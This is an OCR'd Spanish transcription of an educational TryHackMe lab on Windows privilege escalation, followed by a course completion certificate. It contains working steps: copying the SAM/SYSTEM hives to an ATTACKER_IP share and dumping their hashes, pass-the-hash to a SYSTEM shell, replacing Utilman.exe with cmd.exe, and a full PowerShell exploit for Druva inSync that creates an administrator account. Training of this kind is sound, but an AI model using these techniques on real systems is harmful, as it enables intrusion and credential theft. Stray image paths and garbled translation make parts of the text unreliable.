CAD34
CAD35
CAD36
CAD37
CAD38
CAD39
CAD40
CAD41

Escalada de privilegios de Windows

Aprenda los fundamentos de la escalada de privilegios de Windows.

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Desvelar contraseñas de lugares habituales

Tarea 4 Otras técnicas rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Privilegios de Windows

Inicia máquina

Los privilegios determinan qué tareas pueden llevar a cabo usuarios tanto específicos relacionados con el sistema. Estas tareas pueden ser tan simples como el privilegio de apagar la máquina hasta privilegios para cambiar la hora asociada con diferentes archivos de sistema.

Cada usuario tiene un conjunto de privilegios asignado que se pueden verificar con el siguiente comando:

```
whoami /priv
```

Una lista completa de privilegios disponibles en sistemas Windows está disponible aquí. Tenga en cuenta de que no todos los ajustes, sólo aquellos privilegios que nos permiten escalar vía el sistema. Puede encontrar una lista completa de privilegios explotables en el proyecto PrivilegeEscalation GitHub.

Si tiene un anfitrión/máquina cada uno de ellos, mencionamos cómo abusar de los privilegios más comunes que puede encontrar.

SeBackup/SeRestore

Los privilegios SeBackup y SeRestore permiten a los usuarios leer y escribir en cualquier archivo del sistema, ignorando cualquier DACL siguiente. La idea detrás de este privilegio es permitir que ciertos usuarios realicen copias de seguridad de un sistema sin requerir privilegios administrativos completos.

Al tener este poder, un atacante puede escalar fácilmente privilegios de administrador local. Esto puede ser realizado de varias formas. El que mencionaremos consiste en copiar los ficheros de registro SAM y SYSTEM para extraer el hash de contraseña del administrador local.

Inicie sesión en la máquina de destino a través de RDP utilizando las siguientes credenciales:

Usuario: THMBackup

Contraseña: CopyMeNOW123

Una vez hecho, ejecuta el símbolo del sistema y verifique los privilegios con el siguiente comando:

Símbolo del sistema

```
C:\> whoami /priv

PRIVILEGIOS INFORMACIÓN
----------------------

Privilege Name                Description                    Estado
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Para hacer una copia de seguridad de los hashes SAM y SYSTEM, podemos usar los siguientes comandos:

Símbolo del sistema

```
C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.

C:\> reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.
```

Esto creará un par de archivos con el contenido de las colmenas. Podemos compartir estos archivos a nuestra máquina atacante usando SCP(ssh) o cualquier otro método disponible. Para SMB, podemos usar impacket - smbserver.py para iniciar un servidor SMB simple con un recurso compartido de red en el directorio actual de nuestra máquina Kali.

Kali.exe

```
user@kali:~$ mkdir share
user@kali:~$ python3.9 /opt/impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMeNOW123 public
share
```

Esto creará un recurso compartido llamado que - public apunta al - share directorio, que requerirá el nombre de usuario y la contraseña de nuestra sesión actual de Windows. Después de esto, podemos usar el - copy comando en nuestra máquina Windows para transferir ambos archivos a nuestra Attackbox:

Símbolo del sistema

```
C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\
C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public\
```

Y ese impacto para recuperar los hashes de contraseña de los usuarios:

Kali.exe

```
user@kali:~$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 Secureauth Corporation

[*] target system bootkey: 0x516b267a954288d7f0d08d0bc3cf6cfa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eaad3b435b51404ee:2087922fffffffffffffffffffffffe0:::
Guest:501:aad3b435b51404eaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Finalmente podemos usar el hash del administrador para realizar un ataque Pass-the-Hash y obtener acceso a la máquina de destino con privilegios de SYSTEMA:

Kali.exe

```
user@kali:~$ python3.9 /opt/impacket/examples/wmiexec.py -hashes
aad3b435b51404eaad3b435b51404ee:2087922fffffffffffffffffffffffe0 administrator@MACHINE_IP
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 Secureauth Corporation

[*] Requesting shares on 10.10.175.96.....
[*] Found writable share ADMIN$
[*] Uploading file ofMrabqX.exe
[*] Opening SVCManager on 10.10.175.96.....
[*] Creating service Rwjf on 10.10.175.96.....
[*] Starting service Rwjf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(C) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

SeTomaPropiedad

El privilegio SeTakeOwnership permite a un usuario tomar posesión de cualquier objeto en el sistema, incluidos archivos y claves de registro, lo que abre muchas posibilidades de escalada de privilegios. Un atacante puede buscar procesos que se ejecutan como SYSTEM y usar posesión para ejecutar cosas como SAM/SYSTEM y tomar posesión. Así que también del servicio. En nuestraca, para este tutorial tomaremos un camino diferente.

Inicie sesión en la máquina de destino a través de RDP utilizando las siguientes credenciales:

Usuario: THMtakeownship


Contraseña: Pass-word-Usa2023

Para obtener el privilegio SeTakeOwnership, debemos abrir un símbolo del sistema usando la opción "Abrir como administrador". Se nos pedirá que ingresemos nuestra contraseña para obtener una consola elevada:

Símbolo del sistema

```
C:\> whoami /priv

PRIVILEGIOS INFORMACIÓN
----------------------

Privilege Name                Description                    Estado
============================= ============================== =======
SeTakeOwnershipPrivilege      Take ownership of files or other objects Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

- **utilman.exe** Este exe alcanzamos para escalar privilegios. Utilman es una aplicación integrada de Windows que se utiliza para brindar opciones de facilidad de acceso durante la pantalla de bloqueo:



Dado que Utilman se ejecuta con privilegios de SYSTEMA, efectivamente sobrescribimos privilegios de SYSTEMA si reemplazamos el binario original por cualquier cargo.exe que queramos. Como problema también podemos de cambiarlo de nombre, reemplazarlo en a.bkup.

Para reemplazar utilman, comencemos por tomar posesión de él con el siguiente comando:

Símbolo del sistema

```
C:\> takeown /f C:\Windows\System32\Utilman.exe

SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "WORKSTATION2\TakeOwnership".
```

Tenga en cuenta que ser propietario de un archivo no significa necesariamente que tengo privilegios sobre él, pero no propietario puede asignarse los privilegios que necesita. Para otorgarle a su usuario permisos completos sobre utilman.exe, puede usar el siguiente comando:

Símbolo del sistema


```
C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F
processed file: C:\Utilman.exe
Successfully processed 1 files; Failed processing 0 files
```

Después de esto, reemplazamos utilman.exe con una copia de cmd.exe:

Símbolo del sistema

```
C:\Windows\System32> copy cmd.exe utilman.exe
        1 file(s) copied.
```

Para activar utilman, desparamos nuestra pantalla desde el botón de bloqueo:



Y finalmente, proceda a hacer clic en el botón "facilidad de acceso", que ejecuta utilman.exe con privilegios de SYSTEMA. Como lo reemplazamos con una copia de cmdutilman, obtendremos un símbolo del sistema con privilegios de SYSTEM:

C:\Windows\system32\utilman.exe
Ease of Access Center
Allow Windows to suggest settings to improve your visual experience.
Start Magnifier
Start Narrator
Start On-Screen Keyboard
Start Sticky Keys
Start Toggle Keys
Start Filter Keys
Start High Contrast
Start Mouse Keys
Start Voice Recognition
Start Windows Speech Recognition
Start Speech Reference
Start Text Reference
Start Braille Reference
Start Sound Sentry
Start Show Sounds

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

1243
Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Recolectar contraseñas de lugares habituales

Tarea 4 Otras victorias rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Asegúrese de hacer clic en el botón **Iniciar máquina** antes de continuar, lo que implementará la máquina de destino en vista dividida. Si prefiere conectarse a la máquina a través de RDP, puede utilizar las siguientes credenciales:

Iniciar máquina

Nombre de usuario	thm-unpriv
Contraseña	Contraseña321

Software sin parches

El software instalado en el sistema de destino puede presentar varias oportunidades de escalada de privilegios. Al igual que con los controladores, es posible que las organizaciones y los usuarios no los actualicen con tanta frecuencia como actualizan el sistema operativo. Puede utilizar la `wmic` herramienta para enumerar el software instalado en el sistema de destino y sus versiones. El siguiente comando volcará la información que puede recopilar sobre el software instalado (puede tardar alrededor de un minuto en finalizar):

```
wmic product get name,version,vendor
```

Recuerde que es posible que el `wmic product` comando no devuelva todos los programas instalados. Dependiendo de cómo se instalaron algunos de los programas, es posible que no aparezcan aquí. Siempre conviene comprobar los accesos directos del escritorio, los servicios disponibles o en general cualquier rastro que indique la existencia de software adicional que pueda resultar vulnerable.

Una vez que hayamos recopilado información sobre la versión del producto, siempre podremos buscar exploits existentes en el software instalado en línea en sitios como exploit-db , pack storm o el antiguo Google , entre muchos otros.

Usando wmic y Google, ¿puedes encontrar una vulnerabilidad conocida en algún producto instalado?

Estudio de caso: Druva inSync 6.6.3

El servidor de destino ejecuta Druva inSync 6.6.3, que es vulnerable a la escalada de privilegios, según informó Matteo Malvica . La vulnerabilidad es el resultado de un parche incorrecto aplicado sobre otra vulnerabilidad reportada inicialmente para la versión 6.5.0 por Chris Lyne .


El software es vulnerable porque ejecuta un servidor RPC (llamada a procedimiento remoto) en el puerto 6064 con privilegios de SISTEMA, al que se puede acceder únicamente desde localhost. Si no está familiarizado con RPC, es simplemente un mecanismo que permite que un proceso determinado exponga funciones (llamadas procedimientos en la jerga de RPC) a través de la red para que otras máquinas puedan llamarlas de forma remota.

En el caso de Druva inSync, uno de los procedimientos expuestos (específicamente el procedimiento número 5) en el puerto 6064 permitía a cualquiera solicitar la ejecución de cualquier comando. Dado que el servidor RPC se ejecuta como SISTEMA, cualquier comando se ejecuta con privilegios de SISTEMA.

La vulnerabilidad original reportada en las versiones 6.5.0 y anteriores permitía ejecutar cualquier comando sin restricciones. La idea original detrás de proporcionar dicha funcionalidad era ejecutar de forma remota algunos archivos binarios específicos proporcionados con inSync, en lugar de cualquier comando. Aún así, no se realizó ninguna verificación para asegurarlo.

Se emitió un parche, donde decidieron verificar que el comando ejecutado comenzara con la cadena `C:\ProgramData\Druva\inSync4\` , donde se suponía que estaban los binarios permitidos. Pero claro, esto resultó insuficiente ya que simplemente se podía realizar un ataque de recorrido de ruta para evitar este tipo de control. Supongamos que desea ejecutar `C:\Windows\System32\cmd.exe` , que no está en la ruta permitida; simplemente puede pedirle al servidor que se ejecute `C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe` y eso omitirá la verificación con éxito.

Para crear un exploit que funcione, debemos entender cómo hablar con el puerto 6064. Afortunadamente para nosotros, el protocolo en uso es sencillo y los paquetes que se enviarán se muestran en el siguiente diagrama:



El primer paquete es simplemente un paquete de saludo que contiene una cadena fija. El segundo paquete indica que queremos ejecutar el procedimiento número 5, ya que este es el procedimiento vulnerable que ejecutará cualquier comando por nosotros. Los dos últimos paquetes se utilizan para enviar la longitud del comando y la cadena de comando que se ejecutará, respectivamente.

Publicado inicialmente por Matteo Malvica aquí , el siguiente exploit se puede utilizar en su máquina de destino para elevar los privilegios y recuperar el indicador de esta tarea. Para su comodidad, aquí está el código del exploit original:

```
$ErrorActionPreference = "Stop"

$cmd = "net user pwnd /add"

$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
```

Puede abrir una consola Powershell y pegar el exploit directamente para ejecutarlo (el exploit también está disponible en la máquina de destino en `C:\tools\Druva_inSync_exploit.txt`). Tenga en cuenta que la carga útil predeterminada del exploit, especificada en la `$cmd` variable, creará un usuario nombrado `pwnd` en el sistema, pero no le asignará privilegios administrativos, por lo que probablemente querremos cambiar la carga útil por algo más útil. Para esta sala, cambiaremos la carga útil para ejecutar el siguiente comando:


```
net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add
```

Esto creará un usuario `pwnd` con una contraseña `SimplePass123` y lo agregará al grupo de administradores. Si el exploit tuvo éxito, debería poder ejecutar el siguiente comando para verificar que el usuario `pwnd` existe y es parte del grupo de administradores:

Símbolo del sistema

```
PS C:\> net user pwnd
User name                    pwnd
Full Name
Account active               Yes
[...]

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
```

Como último paso, puedes ejecutar un símbolo del sistema como administrador:



Cuando se le soliciten las credenciales, utilice la `pwnd` cuenta. Desde el nuevo símbolo del sistema, puede recuperar su bandera desde el escritorio del administrador con el siguiente comando `type C:\Users\Administrator\Desktop\flag.txt` .

Responda las siguientes preguntas

Obtenga la bandera en el escritorio del administrador.

THM{EZ_DLL_PROXY_4ME} | Respuesta correcta

Tarea 8 Herramientas del oficio

Tarea 9 Conclusión

Creado por tryhackme y munra
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

1243

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Recolectar contraseñas de lugares habituales

Tarea 4 Otras victorias rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Tarea 8 Herramientas del oficio

Existen varios scripts para realizar la enumeración del sistema de manera similar a las vistas en la tarea anterior. Estas herramientas pueden acortar el tiempo del proceso de enumeración y descubrir diferentes vectores potenciales de escalada de privilegios. Sin embargo, recuerde que las herramientas automatizadas a veces pueden pasar por alto la escalada de privilegios.

A continuación se muestran algunas herramientas que se utilizan comúnmente para identificar vectores de escalada de privilegios. Siéntase libre de ejecutarlos contra cualquiera de las máquinas en esta sala y ver si los resultados coinciden con los vectores de ataque discutidos.

WinPEAS

WinPEAS es un script desarrollado para enumerar el sistema de destino y descubrir rutas de escalada de privilegios. Puede encontrar más información sobre winPEAS y descargar el ejecutable precompilado o un script .bat. WinPEAS ejecutará comandos similares a los enumerados en la tarea anterior e imprimirá su resultado. El resultado de winPEAS puede ser extenso y, en ocasiones, difícil de leer. Por eso sería una buena práctica redirigir siempre la salida a un archivo, como se muestra a continuación:

Símbolo del sistema

```
C:\> winpeas.exe > outputfile.txt
```

WinPEAS se puede descargar aquí .

PrivescCheck

PrivescCheck es un script de PowerShell que busca la escalada de privilegios comunes en el sistema de destino. Proporciona una alternativa a WinPEAS sin requerir la ejecución de un archivo binario.

PrivescCheck se puede descargar aquí .

Recordatorio : para ejecutar PrivescCheck en el sistema de destino, es posible que deba omitir las restricciones de la política de ejecución. Para lograr esto, puede utilizar el `Set ExecutionPolicy` cmdlet como se muestra a continuación.

Potencia Shell

```
PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\> . .\PrivescCheck.ps1
PS C:\> Invoke-PrivescCheck
```

WES-NG: Sugerencia de vulnerabilidades de Windows: próxima generación

Algunos scripts que sugieren exploits (por ejemplo, winPEAS) requerirán que los cargue en el sistema de destino y los ejecute allí. Esto puede hacer que el software antivirus los detecte y los elimine. Para evitar hacer ruido innecesario que pueda llamar la atención, es posible que prefieras usar WES-NG, que se ejecutará en tu máquina atacante (por ejemplo, Kali o TryHackMe AttackBox).

WES-NG es un script de Python que se puede encontrar y descargar aquí .

Una vez instalado, y antes de usarlo, escriba el `wes.py --update` comando para actualizar la base de datos. El script hará referencia a la base de datos que crea para comprobar si faltan parches que puedan provocar una vulnerabilidad que pueda utilizar para elevar sus privilegios en el sistema de destino.

Para utilizar el script, deberá ejecutar el `systeminfo` comando en el sistema de destino. No olvide dirigir la salida a un archivo .txt que deberá mover a su máquina atacante.

Una vez hecho esto, wes.py se puede ejecutar de la siguiente manera;

KaliLinux

```
user@kali$ wes.py systeminfo.txt
```

metasploit

Si ya tiene un shell Meterpreter en el sistema de destino, puede usar el `multi/recon/local_exploit_suggester` módulo para enumerar las vulnerabilidades que pueden afectar el sistema de destino y permitirle elevar sus privilegios en el sistema de destino.

Responda las siguientes preguntas

¡Haz clic y continúa aprendiendo!

No se necesita respuesta | Pregunta hecha

Tarea 9 Conclusión

Creado por tryhackme y munra

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

1243

Escalada de privilegios de Windows

Conozca los fundamentos de las técnicas de escalada de privilegios de Windows.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Escalada de privilegios de Windows

Tarea 3 Recolectar contraseñas de lugares habituales

Tarea 4 Otras victorias rápidas

Tarea 5 Abusar de configuraciones erróneas del servicio

Tarea 6 Abusar de privilegios peligrosos

Tarea 7 Abusar de software vulnerable

Tarea 8 Herramientas del oficio

Tarea 9 Conclusión

En esta sala, hemos introducido varias técnicas de escalada de privilegios disponibles en los sistemas Windows. Estas técnicas deberían proporcionarle una sólida base sobre las rutas más comunes que pueden tomar los atacantes para elevar los privilegios en un sistema. Si está interesado en aprender sobre técnicas adicionales, los siguientes recursos están disponibles:

- PayloadsAllTheThings: escalada de privilegios de Windows
- Priv2Admin: abuso de privilegios de Windows
- Explotación RogueWinRM
- Papas
- Blog del decodificador
- Secuestro de fichas
- Hacktricks: escalada de privilegios locales de Windows

Responda las siguientes preguntas

¡Haz clic y continúa aprendiendo!

No se necesita respuesta

Pregunta hecha

Creado por tryhackme y munra

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 37387 usuarios aquí y esta sala tiene 574 días.

Issued on
11th January 2024

Try Hack Me

CERTIFICATE
OF COMPLETION

Ashu Savani, CTO

Ben Spring, CEO

Mamani Nelson

successfully completed the

Jr Penetration Tester Learning Path

THM-RMBF8LTIZQ